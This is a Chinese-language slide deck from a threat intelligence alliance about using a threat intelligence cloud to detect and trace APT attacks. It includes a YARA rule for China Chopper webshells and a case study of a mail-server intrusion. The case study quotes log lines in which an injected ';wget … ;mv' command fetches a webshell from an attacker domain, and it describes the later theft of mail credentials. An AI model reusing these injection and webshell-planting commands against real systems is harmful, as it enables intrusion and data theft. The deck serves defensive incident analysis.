



烽火台安全威胁情报联盟
FengHuoTai CTI Alliance

Say "Hi" to everybody

高级恶意攻击结合威胁情报云的多维分析

TianJi
Partners

神州网云
SHEN ZHOU WANG YUN

天际友盟 CEO / 杨大路

神州网云 副总裁 / 都柯

我们这样构建威胁情报云



什么时间



攻击手法



来源何处



使用工具




目标是谁



攻击者身份

威胁情报云应该具备这些



以缩短攻击者的“自由攻击时间”为主要目的

- 产品规则响应速度
- 产品间差异问题
- 以“行动”为核心
- 以“有效性”为目标

以威胁溯源为中心的分析平台

威胁情报溯源平台



↑ 支撑



- Who
- Why
- How
- What
- when

关联、情报



威胁溯源



客户



决策、行动

情报处理

溯源分析

- 漏洞信息
- 域名信息
- APP应用信息
- IP信誉信息




- 恶意软件信息
- URL信誉信息
- 特征信息

数据融合
溯源、分析

支撑关联查询

独有威胁情报及分析服务

- 政府行业协作
- 开源情报获取
- 商业情报购买
- 合作伙伴共享
- 交换
- 主动探测



威胁情报

独有情报

威胁情报溯源平台



推送

安全产品情报集成服务



提取

构建情报生态，打造安全威胁智能云服务

我们这样使用威胁情报云

未来可能的三种形态



威胁情报云

- **Feed**
常规信息订阅、查询等在线服务提供能力
- **API**
自动化查询、产品自动化推送/订阅 能力
- **服务平台**
结合合作伙伴的现场服务能力，提供服务输出、整理、持续化订阅及定向推送和响应能力

威胁情报云



推送 ↓ ↑ 提取

API、SDK



安全基础设施

SOC

NGFW

WAF


APT检测

扫描器

.....

订阅情报

传统安全设施是威胁情报的落地手段



当然，上面不是全部，我们更多



关于天际友盟

- 国内安全威胁情报服务的先行者
- 国内首个安全威胁情报联盟 —— 烽火台
- 以专注聚合、分析、交换、溯源为目标的情报云
- IBM X-Force 中国安全情报合作伙伴



烽火台安全威胁情报联盟
FengHuoTai CTI Alliance



北京天际友盟信息技术有限公司



北京派网软件有限公司



杭州世平信息科技有限公司



深圳市云盾科技有限公司



北京天特信科技有限公司



神州网云（北京）信息技术有限公司



思睿嘉得（北京）信息技术有限公司



北京山海诚信科技有限公司



远江盛邦（北京）信息技术有限公司

基于



能涵盖





如何使用威胁情报云分析高级恶意攻击

Content 目录

- 1 高级恶意攻击检测在不同领域的需求以及面临的问题
- 2 高级恶意攻击检测架构
- 3 一条重要线索的分析工作及案例分析
- 4 威胁情报与APT攻击检测价值体现
- 5 未来APT攻击检测和威胁情报的趋势

Part

01

高级恶意攻击检测在不同领域的需求以及面临的问题



不同领域对高级恶意攻击的关注

- 电信部门关心发现吸费恶意攻击
- 银行部门关心发现偷窃诈骗类攻击
- 企业关心商业价值情报及知识产权是否被窃取
- 国家关心发现具有窃密行为的攻击
- 其它





检测过程中面临的一些问题

- 怎样从海量告警线索中发现高质量的攻击线索
- 怎样从单一的攻击线索中扩展更多有效线索
- 怎样发现不同攻击线索中的关联关系



攻击检测多角度





线索分析多维度

线索筛选

APT典型攻击判定

告警线索自动关联分析+人工分析判定，找出符合APT攻击典型特征的攻击行为，明确攻击源与被攻击目标
告警线索关联分析
APT攻击特征专家分析模型
人工分析相结合

APT大数据回溯扩展分析

根据确定的APT攻击行为进行大数据回溯，扩展线索，深度挖掘，进一步明确APT攻击来源范围、持续时间与其它采取的攻击行为
APT攻击源线索回溯
APT攻击目标线索回溯
APT攻击会话时间线索回溯
APT攻击行为回溯
APT攻击数据还原回溯

线索扩展

APT攻击综合关联分析

APT攻击回溯信息综合分析
深度APT线索关联分析

APT攻击背景库分析

Whois背景信息查询
背景信息库关联分析

关联关系

结合人工分析

APT攻击行为明确

Part

02


高级攻击检测与多维分析架构

分布式APT攻击检测分析系统

可疑行为规则


威胁情报云支撑平台

时间轴全包数据库回溯子系统



威胁情报—结合威胁情报对APT攻击事件进行处置（已知—未知）

威胁情报云支撑平台



多维威胁情报库中包含全球APT攻击事件、各种远控木马、扫描器、webshell等规则 针对各种攻击行为进行识别

apt_apt17_malware	Signature Update
apt_apt28	APT RAT Rules
apt_apt30_backspace	Possible FP
apt_backdoor_sch_python	Rule Updates
apt_backspace	DarkEYE Cryptor
apt_blackenergy	Change BlackEnergy ruleset to a generic one
apt_blackenergy_installer	BlackEnergy3 Installer
apt_blueterrite_emdivi	Kaspersky BlueTermite Emdivi Malware
apt_casper	Casper Rules updated Comments
apt_cheshirecat	APT Cheshire Cat
apt_cloudcuke	The Black Wine Hashes
apt_coreimpact_agent	Core Impact Agent
apt_cve2015_5119	CVE-2015-5119 Flash Exploit
apt_derusbi	Updated Derusbi Rule Set
apt_emissary	Emissary Malware
apt_fidelis_phishing_plain_sight	Fidelis FTA 1017
apt_glassRAT	GlassRAT Signature
apt_hackingteam_rules	Rule Change and new Hashes
apt_helsing_kaspersky	Helsing APT Hashes
apt_indetectables_rat	Signature Update

中国菜刀的规则

```
rule ChinaChopper_Generic {
    meta:
        description = "China
Chopper Webshells - PHP and ASPX"
        author = "sec-un"
        reference = "NO"
        date = "2015/03/10"

    strings:
        $aspx =
/%@\sPage\sLanguage=.Jscript.%><%eval\(Requ
estItem\{.,100\}unsafe/
        $php =
/<?php.\@eval\(\$_POST./

    condition:
        1 of them
}
```

Part

发现一条**重要**线索

针对发现重要线索进行下一步工作及案例分析

某邮件服务器攻击事件案例分析

66.175.XXX.41 - - [19/Feb/2014:16:35:56 +0800] "GET /admin/domain/ip_login_set/d_ip_login_get.php?domain=%3Bwget+http%3A%2F%2Fxsx.ma.cx%2Fe%2Fz99.txt%3Bmv+z99.txt+z.php&type=allow HTTP/1.0" 200 9

66.175.XXX.41 - - [19/Feb/2014:16:36:00 +0800] "GET /admin/domain/ip_login_set/z.php HTTP/1.0" 200 2



• 1、发现重要线索

2014年2月19日 IP 66.175.XXX.XX (美国新泽西州纽瓦克) 在前面没有任何访问记录的情况下, 利用EYOU服务器d_ip_login_get.php存在的漏洞, 在服务器上执行了如下代码: wget http://xsx.ma.cx/e/z99.txt

mv z99.txt z.php

成功生成了/admin/domain/ip_login_set/z.php的webshell

xsx.ma.cx

192.3.172.243 美国

产生的威胁情报: IP:66.175.XXX.41 域名: xsx.ma.cx提供给安全检测设备使用

61.230.XXX.XXX - - [19/Feb/2014:17:41:11 +0800] "GET /admin/domain/ip_login_set/z.php?r=1 HTTP/1.1" 200 516

在随后的2014年2月19日17:41:11, IP 61.230.XXX.XXX(某地区)在未访问其他页面的情况下 直接访问 IP 66.175.XXX.XX (美国新泽西州纽瓦克) 生webshell文件z.php



• 2、线索的扩展取证

61.230.XXX.XXX - - [19/Feb/2014:17:42:12 +0800] "GET /class/listdisk.class.php HTTP/1.1" 200 148

接着在17:42:12时, IP 61.230.XXX.XXX(某地区)访问了另一个webshell: /class/listdisk.class.php, 进行操作

66.175.XXX.41 - - [26/Feb/2014:14:40:48 +0800] "GET /user/storage_explore.php HTTP/1.0" 200 3950

66.175.XXX.41 - - [27/Feb/2014:00:55:15 +0800] "POST //admin/info.php?r=6782 HTTP/1.1" 200 -

66.175.XXX.41 - - [27/Feb/2014:00:55:18 +0800] "POST //admin/zz.php?r= &n=4766 HTTP/1.1" 200 865

66.175.XXX.41 - - [27/Feb/2014:00:55:34 +0800] "POST //admin/info.php?r=7z40 HTTP/1.1" 200 -

66.175.XXX.41 - - [27/Feb/2014:00:55:37 +0800] "POST //admin/zz.php?r=1&n= 8818 HTTP/1.1" 200 86

1、IP:66.175.XXX.41为攻击者所使用的自动化扫描并漏洞利用的服务器
2、其它两个IP:61.230.*.*为APT攻击者获取情报的真实操作者IP

在2014年2月26日14:40:48, 其访问/user/storage_explore.php, 应为利用漏洞生成了其2014年2月27日00:55访问的/admin/info.php木马webshell, 并在随后访问了/admin/zz.php

在2014-7-22日01:56:11, 另一IP: 61.230.XXX.163, 操作了/class/listdisk.class.php这个webshell, 利用webshell生成并下载了文件/var/you/apache/htdocs/class/*.*.cn.txt, 大小约为455K - - 下载了邮件用户名密码

上述webshell关联的三个IP为: 66.175.XXX.41 美国新泽西州纽瓦克 61.230.XXX.XXX 某地区 61.230.XXX.163 某地区

来自同一个地区不同的IP在不同的时间段内访问了同一个WEBSHELL, 判断为同一组织

某邮件服务器攻击事件案例分析

事件回溯：




- 2014年2月19日16:35:56 , 66.175.XXX.XXX (美国) 利用漏洞下载 WebShell到本地 `z.php`
- 2014年2月19日17:41:11 , 61.230.XXX.XXX (某地区) 直接访问该WebShell `z.php`
- 2014年2月19日17:42:12 , 61.230.XXX.XXX (某地区) 访问了另一个webshell
`/class/listdisk.class.php`
- 2014年2月26日14:40:48 , 其访问/user/storage_explore.php,应为利用漏洞生成了其2014年2月27日00:55访问的/admin/info.php木马webshell,并在随后访问了/admin/zz.php
- 2014-7-22 日01:56:11 , 另一IP: 61.230.XXX.163,操作了/class/listdisk.class.php这个webshell,利用webshell生成并下载了文件/var/eyou/apache/htdocs/class/ * * . * .cn.txt,大小约为455K - - 下载了
邮件用户名密码
- 最终关联出三个IP：
66.175.XXX.41 (美国新泽西州纽瓦克)、61.230.XXX.XXX (某地区)、61.230.XXX.163 (某地区)

Part

4

威胁情报与多维检测价值体现

